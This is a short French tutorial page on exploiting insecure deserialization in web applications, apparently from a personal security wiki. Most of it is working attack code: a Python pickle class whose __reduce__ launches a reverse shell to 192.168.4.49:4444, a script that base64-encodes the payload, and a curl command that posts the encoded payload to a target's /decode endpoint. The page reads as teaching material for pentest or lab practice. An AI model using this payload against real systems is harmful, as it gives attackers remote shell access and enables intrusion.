
[Exploitation/Web] Déserialisation

Introduction

Parfois, le serveur web a besoin d'enregistrer des données dans un fichier pour les recharger à un autre moment. Il fait donc de la sérialisation pour enregistrer un ou plusieurs objets (POO) puis de la déserialisation pour reconstruire les objets à partir du fichier de sauvegarde. Cependant si cette déserialisation n'est pas sécurisée et que vous contrôler ce que vous pouvez mettre dans les objets, vous pourriez injecter du code malveillant qui sera exécuté lors de la déserialisation.



Manuel

Dans l'exemple ci-dessous on génère un chaîne en base64 qui sera donné à l'application puis lors de la déserialisation, le reverse shell sera exécuté :

```
import pickle, base64, os


class ReverseShell:
    def __reduce__(self):
        cmd = ('python3 -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);'
               's.connect(("192.168.4.49",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);'
               'os.dup2(s.fileno(),2);import pty; pty.spawn("sh")\'')
        return (os.system, (cmd,))
```

```
payload = pickle.dumps(ReverseShell())
b64_payload = base64.b64encode(payload).decode()


print(b64_payload)
```

On balance le payload à l'application :

```
curl -X POST http://192.168.4.7:8003/decode -H 'Content-Type: application/json' -d '{"text":
"gASV9gAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjNtweXRob24zIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Ms
b3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTk
yLjE2OC40LjQ5Iiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3
MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigic2giKSeUhZRSlC4="}'
```

Revision #1
Created 23 May 2025 07:46:40 by Elieroc
Updated 23 May 2025 07:52:16 by Elieroc